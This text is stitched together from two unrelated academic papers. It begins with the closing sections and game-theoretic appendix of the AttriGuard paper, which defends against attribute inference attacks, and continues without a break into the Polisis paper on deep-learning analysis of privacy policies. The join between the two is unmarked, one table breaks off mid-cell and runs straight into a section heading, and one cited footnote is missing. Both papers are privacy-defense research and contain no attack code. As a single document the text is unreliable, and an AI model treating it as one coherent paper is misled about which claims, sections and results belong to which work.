For each compared defense method, we use the defense method to add noise to the testing users, where the noise level is selected such that an attacker's inference accuracy is close to 0.1 (using the results in Figure 9). Then, for each compared defense method, we compute the *relative recommendation precision loss* defined as $\frac{|Pre_1 - Pre_2|}{Pre_1}$, where $Pre_1$ and $Pre_2$ are the recommendation precisions before and after adding noise, respectively. Figure 10 shows the relative recommendation precision loss as a function of $N$ for the compared methods. We observe AttriGuard outperforms the compared methods. Moreover, our results indicate that $L_0$ norm of the noise is a reasonable utility-loss metric for recommender systems, as a method with larger $L_0$-norm noise also has larger relative recommendation precision loss. One exception is the comparison between BlueMe and ChiSquare: ChiSquare adds noise with larger $L_0$ norm but has lower relative recommendation precision loss. This means that ChiSquare adds noise that is more similar to a user's public data and thus has less impact on a user's profile of preferences.

## 6 Discussions and Limitations

**Approximating the game-theoretic optimization problems:** One natural direction is to find approximate solutions to the intractable game-theoretic optimization

problems. Our experiments demonstrated that the existing approximate solution called QPM [19] incurs larger utility loss than our AttriGuard. We note that we could apply the idea of AttriGuard to approximate the game-theoretic optimization problem in Equation 19 in Appendix A. However, such approximation is not meaningful. Specifically, AttriGuard essentially finds the noise mechanism for a given user (i.e., $\mathbf{x}$ is fixed) and treats the mechanism as a probability distribution over the representative noise. However, if we fix $\mathbf{x}$ and assume the probabilistic mapping to be a probability distribution over the representative noise in Equation 19, then the objective function in the optimization problem becomes a constant. In other words, any probabilistic mapping that satisfies the utility-loss budget is an approximate solution, which is not meaningful. We believe it is an interesting future work to study better approximate solutions to the game-theoretic optimization problems, e.g., the one in Equation 19 in Appendix A.

**Detecting noise:** An attacker could first detect the noise added by AttriGuard and then perform attribute inference attacks. In our experiments, we tried a low-rank approximation based method to detect noise and AttriGuard is still effective against the method. However, we acknowledge that this does not mean an attacker cannot perform better attacks via detecting the noise. We believe it is an interesting future work to systematically study the possibility of detecting noise both theoretically and empirically. We note that detecting noise in our problem is different from *detecting adversarial examples* [47–51] in adversarial machine learning, because detecting adversarial examples is to detect whether a given example has attacker-added noise or not. However, detecting adversarial examples may be able to help perform better attribute inference attacks. Specifically, if an attacker detects that a public data vector is an adversarial example, the attacker can use a defense-aware attribute inference attack for the public data vector, otherwise the attacker can use a defense-unaware attack.

**Interacting with adversarial machine learning:** An attacker could use robust classifiers, which are harder to evade, to infer user attributes. In our experiments, we evaluated three robust classifiers: adversarial training, defensive distillation, and region-based classification. However, our defense is still effective for attacks using such robust classifiers. As the adversarial machine learning community develops more robust classifiers, an attacker could leverage them to infer attributes. However, we speculate that robust classifiers could always be evaded with large enough noise. In other words, we could still leverage evasion attacks to defend against attribute inference attacks, but we may need larger noise (thus larger utility loss) when the attacker uses a robust classifier that is harder to evade.

**Multiple attributes:** When users have multiple attributes, an attacker could leverage the correlations between attributes to perform better attribute inference attacks. The defender can design the target probability distribution based on the joint probability distribution of attributes to protect users against such attacks.

**Dynamic public data:** In this work, we focus on one-time release of the public data. It would be interesting to extend our framework to dynamic public data. For dynamic public data, an attacker could learn more information and perform better attribute inference attacks when observing historical public data.

## 7 Conclusion and Future Work

In this work, we propose a practical two-phase framework called *AttriGuard* to defend against attribute inference attacks. In Phase I, AttriGuard finds a minimum noise for each attribute value via an evasion attack that we optimize to incorporate the unique characteristics of privacy protection. In Phase II, AttriGuard randomly selects one of the noise found in Phase I to mislead the attacker's inference. Our empirical results on a real-world dataset demonstrate that 1) we can defend against attribute inference attacks with a small utility loss, 2) adversarial machine learning can play an important role at privacy protection, and 3) our defense significantly outperforms existing defenses.

Interesting directions for future work include 1) studying the possibility of detecting the added noise both theoretically and empirically, 2) designing better approximate solutions to the game-theoretic optimization problems, and 3) generalizing AttriGuard to dynamic and non-relational public data, e.g., social graphs.

## A Game-Theoretic Formulation

Shokri et al. [13] proposed a game-theoretic formulation for defending against location inference attacks. In location inference attacks, both the public data and private attribute are users' true locations. Specifically, a user's true public data is the user's true location; the defender obfuscates the true location to a fake location; and the attacker aims to infer the user's true location, which can also be viewed as the user's private attribute. The game-theoretic formulation defends against the optimal location inference attack that adapts based on the knowledge of the defense. We extend this game-theoretic formulation for attribute inference attacks. In attribute inference attacks, public data and private attributes are different.

## A.1 Notations

We denote by $s$ and $\mathbf{x}$ the private attribute and public data, respectively. We denote by $\Pr(s,\mathbf{x})$ the joint probability distribution of $s$ and $\mathbf{x}$. The defender aims to find a probabilistic mapping $f$, which obfuscates a true public data $\mathbf{x}$ to a noisy public data $\mathbf{x}'$ with a probability $f(\mathbf{x}'|\mathbf{x})$. The probabilistic mapping $f$ is essentially a matrix, whose number of rows and number of columns is the domain size of the public data vector $\mathbf{x}$.

## A.2 Privacy Loss

Suppose a user's true private attribute value is $s$ and an attacker infers the user's private attribute value to be $\hat{s}$. We denote the privacy loss for the user as a certain metric $d_p(s,\hat{s})$. For example, one choice for the privacy loss metric could be:

$$d_p(s,\hat{s}) = \begin{cases} 1 & \text{if } s = \hat{s} \\ 0 & \text{otherwise,} \end{cases} \tag{11}$$

which means that the privacy loss is 1 if the attacker correctly infers the user's attribute value, and 0 otherwise.

## A.3 Utility Loss

For a true public data vector $\mathbf{x}$ and its corresponding noisy vector $\mathbf{x}'$, we define the utility loss as $d_q(\mathbf{x},\mathbf{x}')$, which could be any distance metric over $\mathbf{x}$ and $\mathbf{x}'$. For instance, $d_q(\mathbf{x},\mathbf{x}')$ could be the $L_0$ norm of the noise $||\mathbf{x}'-\mathbf{x}||_0$, which is the number of entries of $\mathbf{x}$ that are modified. Given the marginal probability distribution $\Pr(\mathbf{x})$ and the probabilistic mapping $f$, we have the expected utility loss as follows:

$$L = \sum_{\mathbf{x},\mathbf{x}'} \Pr(\mathbf{x}) f(\mathbf{x}'|\mathbf{x}) d_q(\mathbf{x}',\mathbf{x}). \tag{12}$$

## A.4 Defender's Strategy

The defender aims to construct a probabilistic mapping $f$ to defend against the optimal inference attack subject to a utility-loss budget $\beta$. The attacker knows the joint probability distribution $\Pr(s,\mathbf{x})$ and the probabilistic mapping $f$. After observing a noisy public data vector $\mathbf{x}'$, the attacker can compute a posterior probability distribution of the private attribute $s$ as follows:

$$\Pr(s|\mathbf{x}') = \frac{\Pr(s,\mathbf{x}')}{\Pr(\mathbf{x}')} \tag{13}$$

$$= \frac{\sum_{\mathbf{x}} \Pr(s,\mathbf{x}) f(\mathbf{x}'|\mathbf{x})}{\Pr(\mathbf{x}')} \tag{14}$$

Suppose the attacker infers the private attribute to be $\hat{s}$. Then, the conditional expected privacy loss is $\sum_s \Pr(s|\mathbf{x}') d_p(s,\hat{s})$. Therefore, the maximum conditional expected privacy loss is as follows:

$$\max_{\hat{s}} \sum_s \Pr(s|\mathbf{x}') d_p(s,\hat{s}) \tag{15}$$

Considering the probability distribution of $\mathbf{x}'$, we have the unconditional expected privacy loss as follows:

$$\begin{aligned} &\sum_{\mathbf{x}'} \Pr(\mathbf{x}') \max_{\hat{s}} \sum_s \Pr(s|\mathbf{x}') d_p(s,\hat{s}) \\ =&\sum_{\mathbf{x}'} \max_{\hat{s}} \sum_s \sum_{\mathbf{x}} \Pr(s,\mathbf{x}) f(\mathbf{x}'|\mathbf{x}) d_p(s,\hat{s}). \end{aligned} \tag{16}$$

We define $y_{\mathbf{x}'} = \max_{\hat{s}} \sum_s \sum_{\mathbf{x}} \Pr(s,\mathbf{x}) f(\mathbf{x}'|\mathbf{x}) d_p(s,\hat{s})$. The defender's goal is to minimize the unconditional expected privacy loss subject to a utility-loss budget. Formally, the defender aims to solve the following optimization problem:

$$\min \sum_{\mathbf{x}'} y_{\mathbf{x}'} \tag{17}$$

$$\text{subject to } L \leq \beta. \tag{18}$$

According to Shokri et al. [13], this optimization problem can be transformed to the following linear programming problem:

$$\begin{aligned} &\min \sum_{\mathbf{x}'} y_{\mathbf{x}'} \\ \text{subject to } &L \leq \beta \\ &y_{\mathbf{x}'} \geq \sum_s \sum_{\mathbf{x}} \Pr(s,\mathbf{x}) f(\mathbf{x}'|\mathbf{x}) d_p(s,\hat{s}), \forall \mathbf{x}', \hat{s} \\ &\sum_{\mathbf{x}'} f(\mathbf{x}'|\mathbf{x}) = 1, \forall \mathbf{x} \\ &f(\mathbf{x}'|\mathbf{x}) \geq 0, \forall \mathbf{x}, \mathbf{x}' \end{aligned} \tag{19}$$

## A.5 Limitations

The formulated optimization problem is computationally intractable for attribute inference attacks in practice. Specifically, the computation cost is *exponential* to the dimensionality of the public data vector, which is often high in practice. For instance, in recommender systems, a public data vector consists of a user's rating scores to the items that the user rated and 0 for the items that the user did not rate. Suppose a recommender system has 100 items (this is a very small recommender system in practice) and a rating score can be 1, 2, 3, 4, or 5. Then, the domain size of the public data vector $\mathbf{x}$ is $6^{100}$ and the size of the probabilistic mapping matrix $f$ is $6^{100} \times 6^{100} = 6^{200}$. Therefore, even in the context of a very small recommender system with 100 items, it is intractable to solve the formulated optimization problem.

# Polisis: Automated Analysis and Presentation of Privacy Policies Using Deep Learning

## Abstract

Privacy policies are the primary channel through which companies inform users about their data collection and sharing practices. These policies are often long and difficult to comprehend. Short notices based on information extracted from privacy policies have been shown to be useful but face a significant *scalability* hurdle, given the number of policies and their evolution over time. Companies, users, researchers, and regulators still lack usable and scalable tools to cope with the breadth and depth of privacy policies. To address these hurdles, we propose an automated framework for privacy **poli**cy analy**sis** (**Polisis**). It enables scalable, dynamic, and multi-dimensional queries on natural language privacy policies. At the core of Polisis is a privacy-centric language model, built with 130K privacy policies, and a novel hierarchy of neural-network classifiers that accounts for both high-level aspects and fine-grained details of privacy practices. We demonstrate Polisis' modularity and utility with two applications supporting *structured* and *free-form* querying. The structured querying application is the automated assignment of privacy icons from privacy policies. With Polisis, we can achieve an accuracy of 88.4% on this task. The second application, PriBot, is the first free-form question-answering system for privacy policies. We show that PriBot can produce a correct answer among its top-3 results for 82% of the test questions. Using an MTurk user study with 700 participants, we show that at least one of PriBot's top-3 answers is relevant to users for 89% of the test questions.

## 1 Introduction

Privacy policies are one of the most common ways of providing notice and choice online. They aim to inform users how companies collect, store and manage their personal information. Although some service providers have improved the comprehensibility and readability of their privacy policies, these policies remain excessively long and difficult to follow [1, 2, 3, 4, 5]. In 2008, McDonald and Cranor [4] estimated that it would take an average user 201 hours to read all the privacy policies encountered in a year. Since then, we have witnessed a smartphone revolution and the rise of the Internet of Things (IoTs), which lead to the proliferation of services and associated policies [6]. In addition, emerging technologies brought along new forms of user interfaces (UIs), such as voice-controlled devices or wearables, for which existing techniques for presenting privacy policies are not suitable [3, 6, 7, 8].

**Problem Description.** Users, researchers, and regulators are not well-equipped to process or understand the content of privacy policies, especially at scale. Users are surprised by data practices that do not meet their expectations [9], hidden in long, vague, and ambiguous policies. Researchers employ expert annotators to analyze and reason about a subset of the available privacy policies [10, 11]. Regulators, such as the U.S. Department of Commerce, rely on companies to self-certify their compliance with privacy practices (e.g., the Privacy Shield Framework [12]). The *problem* lies in stakeholders lacking the usable and scalable tools to deal with the breadth and depth of privacy policies.

Several proposals have aimed at alternative methods and UIs for presenting privacy notices [8], including machine-readable formats [13], nutrition labels [14], privacy icons (recently recommended by the EU [15]), and short notices [16]. Unfortunately, these approaches have faced a significant *scalability* hurdle: the human effort needed to retrofit the new notices to existing policies and maintain them over time is tremendous. The existing research towards automating this process has been limited in scope to a handful of "queries," e.g., whether the policy mentions data encryption or whether it provides an opt-out choice from third-party tracking [16, 17].

**Our Framework.** We overcome this scalability hurdle by proposing an automatic and comprehensive framework for privacy **poli**cy analy**sis** (**Polisis**). It divides a privacy policy into smaller and self-contained fragments

of text, referred to as *segments*. Polisis automatically annotates, with high accuracy, each segment with a set of labels describing its data practices. Unlike prior research in automatic labeling/analysis of privacy policies, Polisis does not just predict a handful of classes given the entire policy document. Instead, Polisis annotates the privacy policy at a much finer-grained scale. It predicts for each segment the set of classes that account for both the high-level aspects and the fine-grained classes of embedded privacy information. Polisis uses these classes to enable scalable, dynamic, and multi-dimensional queries on privacy policies, in a way not possible with prior approaches.

At the core of Polisis is a novel hierarchy of neural-network classifiers that involve 10 high-level and 122 fine-grained privacy classes for privacy-policy segments. To build these fine-grained classifiers, we leverage techniques such as subword embeddings and multi-label classification. We further seed these classifiers with a custom, privacy-specific language model that we generated using our corpus of more than 130,000 privacy policies from websites and mobile apps.

Polisis provides the underlying intelligence for researchers and regulators to focus their efforts on merely designing a set of queries that power their applications. We stress, however, that Polisis is not intended to replace the privacy policy – as a legal document – with an automated interpretation. Similar to existing approaches on privacy policies' analysis and presentation, it decouples the legally binding functionality of these policies from their informational utility.

**Applications.** We demonstrate and evaluate the modularity and utility of Polisis with two robust applications that support *structured* and *free-form* querying of privacy policies.

The *structured querying* application involves extracting short notices in the form of privacy icons from privacy policies. As a case study, we investigate the Disconnect privacy icons [18]. By composing a set of simple rules on top of Polisis, we show a solution that can automatically select appropriate privacy icons from a privacy policy. We further study the practice of companies assigning icons to privacy policies at scale. We empirically demonstrate that existing privacy-compliance companies, such as TRUSTe (now rebranded as TrustArc), might be adopting permissive policies when assigning such privacy icons. Our findings are consistent with anecdotal controversies and manually investigated issues in privacy certification and compliance processes [19, 20, 21].

The second application illustrates the power of *free-form querying* in Polisis. We design, implement and evaluate PriBot, the first automated Question-Answering (QA) system for privacy policies. PriBot extracts the relevant privacy policy segments to answer the user's free-form questions. To build PriBot, we overcame the non-existence of a public, privacy-specific QA dataset by casting the problem as a ranking problem that could be solved using the classification results of Polisis. PriBot matches user questions with answers from a previously unseen privacy policy, in real time and with high accuracy – demonstrating a more intuitive and user-friendly way to present privacy notices and controls. We evaluate PriBot using a new test dataset, based on real-world questions that have been asked by consumers on Twitter.

**Contributions.** With this paper we make the following contributions:

- We design and implement Polisis, an approach for automatically annotating previously unseen privacy policies with high-level and fine-grained labels from a pre-specified taxonomy (Sec. 2, 3, 4, and 5).
- We demonstrate how Polisis can be used to assign privacy icons to a privacy policy with an average accuracy of 88.4%. This accuracy is computed by comparing icons assigned with Polisis' automatic labels to icons assigned based on manual annotations by three legal experts from the OPP-115 dataset [11] (Sec. 6).
- We design, implement and evaluate PriBot, a QA system that answers free-form user questions from privacy policies (Sec. 7). Our accuracy evaluation shows that PriBot produces at least one correct answer (as indicated by privacy experts) in its top three for 82% of the test questions and as the top one for 68% of the test questions. Our evaluation of the perceived utility with 700 MTurk crowdworkers shows that users find a relevant answer in PriBot's top-3 for 89% of the questions (Sec. 8).
- We make Polisis publicly available by providing three web services demonstrating our applications: a service giving a visual overview of the different aspects of each privacy policy, a chatbot for answering user questions in real time, and a privacy-labels interface for privacy policies. These services are available at `https://pribot.org`.

## 2 Framework Overview

Fig. 1 shows a high-level overview of Polisis. It comprises three layers: *Application Layer*, *Data Layer*, and *Machine Learning (ML) Layer*. Polisis treats a privacy policy as a list of semantically coherent segments (i.e., groups of consecutive sentences). It also utilizes a taxonomy of privacy data practices. One example of such a taxonomy was introduced by Wilson *et al.* [11] (see also Fig. 3 in Sec. 4).

**Application Layer** (Sec. 5, 6 & 7): The Application Layer provides fine-grained information about the



Fig. 1: A high-level overview of Polisis.



Fig. 2: List merging during the policy segmentation.

privacy policy, thus providing the users with high modularity in posing their queries. In this layer, a *Query Module* receives the *User Query* about a privacy policy (Step 1 in Fig. 1). These inputs are forwarded to lower layers, which then extract the privacy classes embedded within the query and the policy's segments. To resolve the user query, the *Class-Comparison* module identifies the segments with privacy classes matching those of the query. Then, it passes the matched segments (with their predicted classes) back to the application.

**Data Layer** (Sec. 3): The Data Layer first scrapes the policy's webpage. Then, it partitions the policy into semantically coherent and adequately sized segments (using the *Segmenter* component in Step 2 of Fig. 1). Each of the resulting segments can be independently consumed by both the humans and programming interfaces.

**Machine Learning Layer** (Sec. 4): In order to enable a multitude of applications to be built around Polisis, the ML layer is responsible for producing rich and fine-grained annotations of the data segments. This layer takes as an input the privacy-policy segments from the Data Layer (Step 2) and the user query (Step 1) from the Application Layer. The *Segment Classifier* probabilistically assigns each segment a set of class–value pairs describing its data practices. For example, an element in this set can be *information-type=location* with probability $p = 0.65$. Similarly, the *Query Analyzer* extracts the privacy classes from the user's query. Finally, the class–value pairs of both the segments and the query are passed back to the Class Comparison module of the Application Layer (Steps 3 and 4).

## 3 Data Layer

To pre-process the privacy policy, the Data Layer employs a *Segmenter* module in three stages: extraction, list handling, and segmentation. The Data Layer requires no information other than the link to the privacy policy.

**Policy Extraction:** Given the URL of a privacy policy, the segmenter employs Google Chrome in headless mode (without UI) to scrape the policy's webpage. It waits for the page to fully load which happens after all the JavaScript has been downloaded and executed. Then, the segmenter removes all irrelevant HTML elements including the scripts, header, footer, side/navigation menus, comments, and CSS.

Although several online privacy policies contain dynamically viewable content (e.g., accordion toggles and collapsible/expandable paragraphs), the "dynamic" content is already part of the loaded webpage in almost all cases. For example, when the user expands a collapsible paragraph, a local JavaScript exposes an offline HTML snippet; no further downloading takes place.

We confirmed this with the privacy policies of the top 200 global websites from Alexa.com. For each privacy-policy link, we compared the segmenter's scraped content to that extracted from our manual navigation of the same policy (while accounting for all the dynamically viewable elements of the webpage). Using a fuzzy string matching library,[1] we found that the segmenter's scraped policy covers, on average, 99.08% of the content of the manually fetched policy.

**List Aggregation:** Second, the segmenter handles any ordered/unordered lists inside the policy. Lists require a special treatment since counting an entire lengthy list, possibly covering diverse data practices, as a single segment could result in noisy annotations. On the other hand, treating each list item as an independent segment is problematic as list elements are typically not self-contained, resulting in missed annotations. See Fig. 2 from Google's privacy policy as an example[2].

Our handling of the lists involves two techniques: one for short list items (e.g., the inner list of Fig. 2) and another for longer list items (e.g., the outer list of Fig. 2). For short list items (maximum of 20 words per element), the segmenter combines the elements with the introductory statement of the list into a single paragraph element (with <p> tag). The rest of the lists with long items are transformed into a set of paragraphs. Each paragraph is a distinct list element prepended by the list's introductory statement (Step 3 in Fig. 2).

[2] https://www.google.com/intl/en_US/policies/privacy/archive/20160829/, last modified on Aug. 29, 2016, retrieved on Jun. 27, 2018

**Policy Segmentation:** The segmenter performs an initial coarse segmentation by breaking down the policy according to the HTML `<div>` and `<p>` tags. The output of this step is an initial set of policy segments. As some of the resulting segments might still be long, we subdivide them further with another technique. We use `GraphSeg` [22], an unsupervised algorithm that generates semantically coherent segments. It relies on word embeddings to generate segments as cliques of related (semantically similar) sentences. For that purpose, we use custom, domain-specific word embeddings that we generated using our corpus of 130K privacy policies (*cf.* Sec. 4). Finally, the segmenter outputs a series of fine-grained segments to the Machine Learning Layer, where they are automatically analyzed.

# 4 Machine Learning Layer

This section describes the components of Polisis' Machine Learning Layer in two stages: (1) an *unsupervised* stage, in which we build domain-specific word vectors (i.e., word embeddings) for privacy policies from unlabeled data, and (2) a *supervised stage*, in which we train a novel hierarchy of privacy-text classifiers, based on neural networks, that leverages the word vectors. These classifiers power the *Segment Classifier* and *Query Analyzer* modules of Fig. 1. We use word embeddings and neural networks thanks to their proven advantages in text classification [23] over traditional techniques.

## 4.1 Privacy-Specific Word Embeddings

Traditional text classifiers use the words and their frequencies as the building block for their features. They, however, have limited generalization power, especially when the training datasets are limited in size and scope. For example, replacing the word "erase" by the word "delete" can significantly change the classification result if "delete" was not in the classifier's training set.

Word embeddings solve this issue by extracting generic word vectors from a large corpus, in an unsupervised manner, and enabling their use in new classification problems (a technique termed *Transfer Learning*). The features in the classifiers become the word vectors instead of the words themselves. Hence, two text segments composed of semantically similar words would be represented by two groups of word vectors (i.e., features) that are close in the vector space. This allows the text classifier to account for words outside the training set, as long as they are part of the large corpus used to train the word vectors.

While general-purpose pre-trained embeddings, such as Word2vec [24] and GloVe [25] do exist, domain-specific embeddings result in better classification accuracy [26]. Thus, we trained custom word embeddings for the privacy-policy domain. To that end, we created a corpus of 130K privacy policies collected from apps on the Google Play Store. These policies typically describe the overall data practices of the apps' companies.

We crawled the metadata of more than 1.4 million Android apps available via the PlayDrone project [27] to find the links to 199,186 privacy policies. We crawled the web pages for these policies, retrieving 130,326 policies which returned an HTTP status code of 200. Then, we extracted the textual content from their HTML using the policy crawler described in Sec. 3. We will refer to this corpus as the *Policies Corpus*. Using this corpus, we trained a word-embeddings model using *fastText* [28]. We henceforth call this model the *Policies Embeddings*. A major advantage of using *fastText* is that it allows training vectors for *subwords* (or character $n$-grams of sizes 3 to 6) in addition to words. Hence, even if we have words outside our corpus, we can assign them vectors by combining the vectors of their constituent subwords. This is very useful in accounting for spelling mistakes that occur in applications that involve free-form user queries.

## 4.2 Classification Dataset

Our Policies Embeddings provides a solid starting point to build robust classifiers. However, training the classifiers to detect fine-grained labels of privacy policies' segments requires a labeled dataset. For that purpose, we leverage the *Online Privacy Policies* (OPP-115) dataset, introduced by Wilson *et al.* [11]. This dataset contains 115 privacy policies manually annotated by skilled annotators (law school students). In total, the dataset has 23K annotated data practices. The annotations were at two levels. First, paragraph-sized segments were annotated according to one or more of the 10 high-level categories in Fig. 3 (e.g., *First Party Collection*, *Data Retention*). Then, annotators selected parts of the segment and annotated them using attribute–value pairs, e.g., *information_type: location*, *purpose: advertising*, etc. In total, there were 20 distinct attributes and 138 distinct values across all attributes. Of these, 122 values had more than 20 labels. In Fig. 3, we only show the mandatory attributes that should be present in all segments. Due to space limitation, we only show samples of the values for selected attributes in Fig. 3.

## 4.3 Hierarchical Multi-label Classification

To account for the multiple granularity levels in the policies' text, we build a hierarchy of classifiers that are individually trained on handling specific parts of the problem.

At the **top level**, a classifier predicts one or more high-level categories of the input segment $x$ (categories are the top-level, shaded boxes of Fig. 3). We train a multi-label classifier that provides us with the probability $p(c_i|x)$ of the occurrence of each high-level category $c_i$, taken from the set of all categories $\mathscr{C}$. In addition to allowing multiple categories per segment, using a multi-label classi-



Fig. 3: The privacy taxonomy of Wilson *et al.* [11]. The top level of the hierarchy (shaded blocks) defines high-level privacy categories. The lower level defines a set of privacy attributes, each assuming a set of values. We show examples of values for some of the attributes.

fier makes it possible to determine whether a category is present in a segment by simply comparing its classification probability to a threshold of 0.5.

At the **lower level**, a set of classifiers predicts one or more values for each privacy attribute (the leaves in the taxonomy of Fig. 3). We train a set of multi-label classifiers on the attribute-level. Each classifier produces the probabilities $p(v_j|x)$ for the values $v_j \in \mathscr{V}(b)$ of a single attribute $b$. For example, given the attribute *b=information_type*, the corresponding classifier outputs the probabilities for elements in $\mathscr{V}(b)$: {*financial, location, user profile, health, demographics, cookies, contact information, generic personal information, unspecified, . . .*}.

An important consequence of this hierarchy is that interpreting the output of the attribute-level classifier depends on the categories' probabilities. For example, the values' probabilities of the attribute *"retention_period"* are irrelevant when the dominant high-level category is *"policy_change."* Hence, for a category $c_i$, one would only consider the attributes descending from it in the hierarchy. We denote these attributes as $\mathscr{A}(c_i)$ and the set of all values across these attributes as $\mathscr{V}(c_i)$.

We use Convolutional Neural Networks (CNNs) internally within all the classifiers for two main reasons, which are also common in similar classification tasks. First, CNNs enable us to integrate pre-trained word embeddings that provide the classifiers with better generalization capabilities. Second, CNNs recognize when a certain set of tokens are a good indicator of the class, in a way that is invariant to their position within the input segment.

We use a similar CNN architecture for classifiers on both levels as shown in Fig. 4. Segments are split into tokens, using PENN Treebank tokenization in NLTK [29]. The embeddings layer outputs the word vectors of these tokens. We froze that layer, preventing its weights from being updated, in order to preserve the learnt semantic similarity between all the words present in our Policies Embeddings. Next, the word vectors pass through a Convolutional layer, whose main role is applying a non-linear function (a Rectified Linear Unit (ReLU)) over



Fig. 4: Components of the CNN-based classifier used.

windows of $k$ words. Then, a max-pooling layer combines the vectors resulting from the different windows into a single vector. This vector then passes through the first dense (i.e., fully-connected) layer with a ReLU activation function, and finally through the second dense layer. A *sigmoid* operation is applied to the output of the last layer to obtain the probabilities for the possible output classes. We used *multi-label cross-entropy loss* as the classifier's objective function. We refer interested readers to [30] for further elaborations on how CNNs are used in such contexts.

**Models' Training.** In total, we trained 20 classifiers at the attribute level (including the optional attributes). We also trained two classifiers at the category level: one for classifying segments and the other for classifying free-form queries. For the former, we include all the classes in Fig. 3. For the latter, we ignore the *"Other"* category as it is mainly for introductory sentences or uncovered practices [11], which are not applicable to users' queries. For training the classifiers, we used the data from 65 policies in the OPP-115 dataset, and we kept 50 policies as a testing set. The hyper-parameters for each classifier were obtained by running a randomized grid-search. In Table 1, we present the evaluation metrics on the testing set for the category classifier intended for free-form queries. In addition to the precision, recall and F1 scores (macro-averaged per label[3]), we also show the top-1 precision metric, representing the fraction of segments where the top predicted category label oc-

[3] A successful multilabel classifier should not only predict the *presence* of a label, but also its *absence*. Otherwise, a model that predicts that all labels are present would have 100% precision and recall. For that, the precision in the table represents the macro-average of the precision in predicting the presence of each label and predicting its absence (similarly for recall and F1 metrics).

Table 1: Classification results for user queries at the category level. Hyperparameters: Embeddings size: 300, Number of filters: 200, Filter Size: 3, Dense Layer Size: 100, Batch Size: 40

| Category | Prec. | Recall | F1 | Top-1 Prec. | Support |
|---|---|---|---|---|---|
| 1st Party Collection | 0.80 | 0.80 | 0.80 | 0.80 | 1267 |
| 3rd Party Sharing | 0.81 | 0.81 | 0.81 | 0.86 | 963 |
| User Choice/Control | 0.76 | 0.73 | 0.75 | 0.81 | 455 |
| Data Security | 0.87 | 0.86 | 0.87 | 0.77 | 202 |
| Specific Audiences | 0.95 | 0.94 | 0.95 | 0.91 | 156 |
| Access, Edit, Delete | 0.94 | 0.75 | 0.82 | 0.97 | 134 |
| Policy Change | 0.96 | 0.89 | 0.92 | 0.93 | 120 |
| Data Retention | 0.79 | 0.67 | 0.71 | 0.60 | 93 |
| Do Not Track | 0.97 | 0.97 | 0.97 | 0.94 | 16 |
| Average | 0.87 | 0.83 | 0.84 | 0.84 | |

curs in the annotators' ground-truth labels. As evident in the table, our classifiers can predict the top-level privacy category with high accuracy. Although we consider the problem in the multi-label setting, these metrics are significantly higher than the models presented in the original OPP-115 paper [11]. The full results for the rest of classifiers are presented in the Appendix. The efficacy of these classifiers is further highlighted through queries that directly leverage their output in the applications described next.

## 5 Application Layer

Leveraging the power of the ML Layer's classifiers, Polisis supports both *structured* and *free-from* queries about a privacy policy's content. A structured query is a combination of first-order logic predicates over the predicted privacy classes and the policy segments, such as: $\exists s\ (s \in \textit{policy} \wedge \textit{information\_type(s)=location} \wedge \textit{purpose(s)} = \textit{marketing} \wedge \textit{user\_choice(s)=opt-out})$. On the other hand, a free-form query is simply a natural language question posed directly by the users, such as "do you share my location with third parties?". The response to a query is the set of segments satisfying the predicates in the case of a structured query or matching the user's question in the case of a free-form query. The Application Layer builds on these query types to enable an array of applications for different privacy stakeholders. We take an exemplification approach to give the reader a better intuition on these applications, before delving deeper into two of them in the next sections.

**Users:** Polisis can automatically populate several of the previously-proposed short notices for privacy policies, such as nutrition tables and privacy icons [3, 18, 31, 32]. This task can be achieved by mapping the notices to a set of structured queries (*cf.* Sec. 6). Another possible application is privacy-centered comparative shopping [33]. A user can build on Polisis' output to automatically quantify the privacy utility of a certain policy. For example, such a privacy metric could be a combination of positive scores describing privacy-protecting features (e.g., policy containing a segment with the label: *retention_period: stated period*) and negative scores describing privacy-infringing features (e.g., policy containing a segment with the label: *retention_period: unlimited*). A major advantage of automatically generating short notices is that they can be seamlessly refreshed when policies are updated or when the rules to generate these notices are modified. Otherwise, discrepancies between policies and notices might arise over time, which deters companies from adopting the short notices in the first place.

By answering free-form queries with relevant policy segments, Polisis can remove the interface barrier between the policy and the users, especially in conversational interfaces (e.g., voice assistants and chatbots). Taking a step further, Polisis' output can be potentially used to automatically rephrase the answer segments to a simpler language. A rule engine can generate text based on the combination of predicted classes of an answer segment (e.g., "We share data with third parties. This concerns our users' information, like your online activities. We need this to respond to requests from legal authorities").

**Researchers:** The difficultly of analyzing the data-collection claims by companies at scale has often been cited as a limitation in ecosystem studies (e.g., [34]). Polisis can provide the means to overcome that. For instance, researchers interested in analyzing apps that admit collecting health data [35, 36] could utilize Polisis to query a dataset of app policies. One example query can be formed by joining the label *information_type: health* with the category of *First Party Collection* or *Third Party Sharing*.

**Regulators:** Numerous studies from regulators and law and public policy researchers have manually analyzed the permissiveness of compliance checks [21, 37]. The number of assessed privacy policies in these studies is typically in the range of tens of policies. For instance, the Norwegian Consumer Council has investigated the level of ambiguity in defining personal information within only 20 privacy policies [37]. Polisis can scale such studies by processing a regulator's queries on large datasets. For example, with Polisis, policies can be ranked according to an automated ambiguity metric by using the *information_type* attribute and differentiating between the label *generic_personal_information* and other labels specifying the type of data collected. Similarly, this applies to frameworks such as Privacy Shield [12] and the GDPR [15], where issues such as limiting the data usage purposes should be investigated.

Table 2: The list of Disconnect icons with their description, our interpretation, and Polisis' queries.

| Icon | Disconnect Description | Disconnect Color Assignment | Interpretation as Labels | Automated Color Assignment |
|---|---|---|---|---|
| Expected Use | Discloses whether data it collects about you is used in ways other than you would reasonably expect given the site's service? | **Red:** Yes, w/o choice to opt-out. Or, undisclosed.<br>**Yellow:** Yes, with choice to opt-out.<br>**Green:** No. | Let $S$ be the segments with **category:** *first-party-collection-use* and **purpose:** *advertising.* | **Yellow:** All segments in $S$ have **category:** *user-choice-control* and **choice-type** $\in$ [*opt-in, opt-out-link, opt-out-via-contacting-company*]<br>**Green:** $S = \phi$<br>**Red:** Otherwise |
| Expected Collection | Discloses whether it allows other companies like ad providers and analytics firms to track users on the site? | **Red:** Yes, w/o choice to opt-out. # 6 Privacy Icons

Our first application shows the efficacy of Polisis in resolving structured queries to privacy policies. As a case study, we investigate the Disconnect privacy icons [18], described in the first three columns of Table 2. These icons evolved from a Mozilla-led working group that included the Electronic Frontier Foundation, Center for Democracy and Technology, and the W3C. The database powering these icons originated from TRUSTe (re-branded later as TrustArc), a privacy compliance company, which carried out the task of manually analyzing and labeling privacy policies.

